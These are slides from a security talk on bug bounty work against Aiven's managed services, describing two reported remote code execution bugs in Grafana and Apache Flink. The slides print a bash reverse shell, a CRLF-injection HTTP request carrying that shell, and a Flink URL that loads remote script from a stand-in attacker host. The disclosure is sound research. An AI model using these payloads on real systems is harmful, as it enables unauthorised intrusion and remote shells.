

Hacking Aiven managed services for fun and profit

Jari Jääskelä, November 3. 2022, Helsec

Jari Jääskelä (jarij)

Resolved reports **71%** ?

Low	Medium	High	Critical
1	7	2	35

My stats All Time ▾

6.77 <u>Signal</u>	92nd Percentile
40.57 <u>Impact</u>	99th Percentile
2637 Reputation	- Rank

whoami

- Bug Bounties since 2020
- "Full-time" for awhile at the start of 2022

Thanks <small>?</small>	Valid / Closed	Reputation	Rank
15 thanks received			
Aiven Ltd	14/15	728	1

Overview

- About Bug Bounties
- Aiven Bug Bounty program
- My approach for huntings bugs through few examples






What are Bug Bounties?

- Hackers rewarded for discovering security issues
- Reward based on impact

What is Aiven?

- Managed service provider for Grafana, MySQL, PostgreSQL, etc ...
- Managed services hosted in Google Cloud, AWS, DigitalOcean, ... (customer can configure)
 - Infrastructure exists under Aiven's cloud account
- Customer does not have code execution access on managed services

The screenshot displays the Aiven Console interface for a project named 'wearehackerone-4f...'. The left sidebar contains navigation options: Services, Events, Members, VPC, Integration endpoints, Billing, Support, and Settings. The main area is titled 'Current services' and features a search bar. Below the search bar is a table listing five services with their respective icons, names, statuses, plans, cloud providers, and creation times. A red button '+ Create service' is located in the top right corner of the main area.

Service	Nodes	Plan	Cloud	Created
 flink-276115da Apache Flink • Running	●●●	Business-4 1 CPU / 4 GB RAM - 3-node high availability set	Google Cloud: asia-east1 Asia, Taiwan	5 minutes
 grafana-14fd006d Grafana • Running	●	Startup-1 2 CPU / 1 GB RAM	Amazon Web Services: eu-west-1 Europe, Ireland	6 minutes
 clickhouse-1c5bef5f ClickHouse • Running	●	Hobbyist-beta 2 CPU / 4 GB RAM / 180 GB storage	Amazon Web Services: eu-west-1 Europe, Ireland	8 months
 kafkaconnect-861b7a5 Apache Kafka Connect • Running	●	Startup-4 2 CPU / 4 GB RAM	DigitalOcean: ams Europe, Netherlands	9 months
 kafka-8bcb826 Apache Kafka • Running ⚠ EOL : 2022-11-22 : Upgrade required	●●●	Business-4 2 CPU / 4 GB RAM / 600 GB storage - 3-node high availability set	DigitalOcean: ams Europe, Netherlands	10 months


Aiven Bug Bounty program

List of Aiven services eligible for bounty and available for testing:


- Aiven for Apache Cassandra
- Aiven for Apache Flink (beta)
- Aiven for Clickhouse (beta)
- Aiven for Grafana
- Aiven for InfluxDB
- Aiven for Apache Kafka
- Aiven for Apache Kafka Connect
- Aiven for Apache Kafka Mirrormaker
- Aiven for M3
- Aiven for M3 Aggregator
- Aiven for MySQL
- Aiven for OpenSearch
- Aiven for PostgreSQL
- Aiven for Redis

Aiven Bug Bounty program

Rewards

 Low

 Medium

 High

 Critical

\$50 - \$150

\$150 - \$1,000

\$1,000 - \$3,000

\$3,000 - \$10,000

In Scope Vulnerabilities

When reporting vulnerabilities, please consider (1) attack scenario / exploitability, and (2) security impact of the bug. In general we require a demonstrated security vulnerability - a simple usability issues (for example, entering specific, valid data causes server to respond with `500 Internal Server Error`), but no other impact is demonstrated) can be reported, but may not result in a bounty even if we end up fixing the issue.

Vulnerability	Severity Range
Remote Code Execution	Critical
SQL Injection	High-Critical
XXE	High-Critical
XSS	Medium-High
Server-Side Request Forgery SSRF	Low-Critical

Grafana RCE (1)

Edit advanced configuration ×

i INFO
Making advanced configuration changes may lead to your service restarting

smtp_server.username* ?	New Not synced	<input type="text" value="example"/>	
auth_basic_enabled* ?	New Not synced	<input type="checkbox"/>	
smtp_server.host* ?	New Not synced	<input type="text" value="example.org"/>	
allow_embedding* ?	New Not synced	<input type="checkbox"/>	


[+ Add configuration option](#)

Creation time 2022-10-29 17:50:50 UTC (5 minutes ago)

- How the web backend updates the Grafana configuration?

Grafana RCE (2)

- Let's look at the Grafana documentation



The screenshot shows the Grafana documentation page for 'Configure Grafana'. The left sidebar contains a navigation menu with the following items: 'What's new', 'Introduction to Grafana', 'Fundamentals', 'Get started', 'Setup', 'Install Grafana', 'Configure Grafana' (highlighted), 'Configure Grafana Enterprise', 'Configure tracing', 'Configure custom branding', 'Settings updates at runtime', and 'Restart Grafana'. The main content area is titled 'Configure Grafana' and contains the following text:

Grafana has default and custom configuration files. You can customize your Grafana instance by modifying the custom configuration file or by using environment variables. To see the list of settings for a Grafana instance, refer to [View server settings](#).

Note: After you add custom options, [uncomment](#) the relevant sections of the configuration file. Restart Grafana for your changes to take effect.

Configuration file location

The default settings for a Grafana instance are stored in the `$WORKING_DIR/conf/defaults.ini` file. *Do not* change this file.

Depending on your OS, your custom configuration file is either the `$WORKING_DIR/conf/defaults.ini` file or the `/usr/local/etc/grafana/grafana.ini` file. The custom configuration file path can be overridden using the `--config` parameter.

Grafana RCE (3)

- Supports configuration via grafana.ini file:

```
app_mode = production
instance_name = ${HOSTNAME}
force_migration = false

[paths]
data = data
temp_data_lifetime = 24h
logs = data/log
plugins = data/plugins
provisioning = conf/provisioning
[server]
# Protocol (http, https, h2, socket)
protocol = http
```

Grafana RCE (3)

- Likely Aiven creates grafana.ini dynamically from user input

Grafana RCE (4)

- Q1: Can we edit unsupported configuration options by injecting newline characters?
- Q2: How this could be escalated to Remote Command Execution (RCE)?

Grafana RCE (5) - Q1

- Testing for CRLF injection (`\r\n`) AKA newline injection
- **API input validation schema in Github:**
 - github.com/aiven/terraform-provider-aiven/aiven/templates/service_user_config_schema.json

Grafana RCE (6) - Q1

Example input validation entry:

```
"recovery_basebackup_name": {  
  "example": "backup-20191112t091354293891z",  
  "maxLength": 128,  
  "pattern": "^[a-zA-Z0-9-_.]+$",  
  "title": "Name of the basebackup to restore in forked service",  
  "type": "string"  
}
```


- **Regex pattern validation**
- `^`$`` at the end == matches the end of the line == input cannot contain new line

Grafana RCE (7) - Q1

SMTP server parameters missing regex validation. CRLF injection possible!!!

```
"smtp_server": {
  "additionalproperties": false,
  "properties": {
    "from_name": {
      "maxLength": 128,
      "type": [
        "string"
      ]
    },
    "host": {
      "maxLength": 255,
      "type": "string"
    },
    "password": {
      "maxLength": 255,
      "type": [
        "string"
      ]
    }
  }
}
```

Grafana RCE (x)

- Q1: Can we edit unsupported configuration options by injecting newline characters? 
- **Q2: How this could be escalated to Remote Command Execution (RCE)?**

Grafana RCE (7) - Q2

Grafana documentation

What's new

Introduction to Grafana

Setup

Install Grafana

Configure Grafana

Restart Grafana

Sign in to Grafana

[Home](#) > [Setup](#) > Set up image rendering

Set up image rendering

Grafana supports automatic rendering of panels as PNG images. This allows Grafana to automatically generate images of your panels to include in [alert notifications](#), [PDF export](#), and [Reporting](#). PDF Export and Reporting are available only in [Grafana Enterprise](#).

Grafana RCE (8) - Q2

[plugin.grafana-image-renderer]

For more information, refer to [Image rendering](#).

rendering_args

Additional arguments to pass to the headless browser instance. Defaults are `--no-sandbox, --disable-gpu`. The list of Chromium flags can be found at (<https://peter.sh/experiments/chromium-command-line-switches/>). Separate multiple arguments with commas.

Grafana RCE (x)

- <https://peter.sh/experiments/chromium-command-line-switches/>:

<code>--renderer-client-id</code> ⓘ	<i>No description</i> ↪
<code>--renderer-cmd-prefix</code>	The contents of this flag are prepended to the renderer command line. Useful values might be "valgrind" or "xterm -e gdb --args".
<code>--renderer-process-limit</code> ⓘ	Overrides the default/calculated limit to the number of renderer processes. Very high values for this setting can lead to high memory/resource usage or instability. ↪
<code>--renderer-sampling</code> ⓘ	<i>No description</i> ↪

Grafana RCE (x)

- How to establish reverse shell?
- Bash supports `/dev/tcp/SERVER_IP/SERVER_PORT` - bash opens tcp connection to `SERVER_IP:SERVER_PORT`
- Bash reverse shell: ``bash -l > /dev/tcp/SERVER_IP/4444 0<&1 2>&1``

Grafana RCE (x)

```
[plugin.grafana-image-renderer]  
rendering_args=--renderer-cmd-prefix=bash -c bash -l > /dev/tcp/SERVER_IP/4444 0<&1 2>&1
```

Grafana RCE (9)

- For some reason, could not pass whitespaces, had to encode spaces using "\$IFS"

```
[plugin.grafana-image-renderer]  
rendering_args=--renderer-cmd-prefix=bash$IFS-l$IFS>$IFS/dev/tcp/SERVER_IP/4444$IFS0<&1$IFS2>&1
```

Grafana RCE (9)

```
PUT /v1/project/PROJECT_NAME/service/GRAFANA_INSTANCE_NAME HTTP/1.1
Host: console.aiven.io
Authorization: aivenv1 AIVEN_TOKEN_HERE
Content-Type: application/json

{
  "user_config": {
    "smtp_server": {
      "host": "example.org",
      "port": 1,
      "from_address": "x@example.org",
      "password": "x\r\n[plugin.grafana-image-renderer]\r\n\r\nrendering_args=--renderer-cmd-prefix=bash -c
      bash$IFS-l$IFS>$IFS/dev/tcp/SERVER_IP/4444$IFS0<&1$IFS2>&1"
    }
  }
}
```

- After config update, trigger rendering by browsing to https://GRAFANA_INSTANCE_NAME.aivencloud.com/render/x

Grafana RCE (10)



Aiven Ltd rewarded [jarij](#) with a \$5,000 bounty.
May '21 promotional bounty table used.

May 24th (about 1 year ago)

Apache Flink RCE (1)

- Apache Flink has REST API
- Aiven tried to block access to some REST API endpoints via reverse proxy rules (HAProxy)
- However, all GET operations were still allowed

Apache Flink RCE (2)

Apache Flink Rest API documentation:

/jars:jarid/plan	
Verb: GET	Response code: 200 OK
Returns the dataflow plan of a job contained in a jar previously uploaded via '/jars/upload'. Program arguments can be passed both via the JSON request (recommended) or query parameters.	
Path parameters	
<ul style="list-style-type: none">jarid - String value that identifies a jar. When uploading the jar a path is returned, where the filename is the ID. This value is equivalent to the 'id' field in the list of uploaded jars (/jars).	
Query parameters	
<ul style="list-style-type: none">program-args (optional): Deprecated, please use 'programArg' instead. String value that specifies the arguments for the program or planprogramArg (optional): Comma-separated list of program arguments.entry-class (optional): String value that specifies the fully qualified name of the entry point class. Overrides the class defined in the jar file manifest.parallelism (optional): Positive integer value that specifies the desired parallelism for the job.	

- Can specify java class name and class arguments !?! 🤖
- Potential RCE using GET request!?! What!!!

Apache Flink RCE

- Finding the gadget ... TODO

Apache Flink RCE

- GET [https://FLINK_INSTANCE_NAME.aivencloud.com/plan?entry-class=com.sun.tools.script.shell.Main&programArg=-e,load\(https://evil.example.org\)¶llelism=1](https://FLINK_INSTANCE_NAME.aivencloud.com/plan?entry-class=com.sun.tools.script.shell.Main&programArg=-e,load(https://evil.example.org)¶llelism=1)

Apache Flink RCE

Apache Flink RCE



Aiven Ltd rewarded [jarij](#) with a \$3,000 bounty and a \$3,000 bonus.

Dec 9th (11 months ago)

Thanks [@jarij](#) for another great report (both in technical quality, and impact). We are rewarding this as a critical and adding in a bonus for being the first report of a Flink vulnerability to the program and the excellent report quality.

Apache Flink RCE - Fun fact

- 🤔 GET /jars/:jarId/:plan was silently removed in Flink 1.16 (28 Oct 2022) release 🤔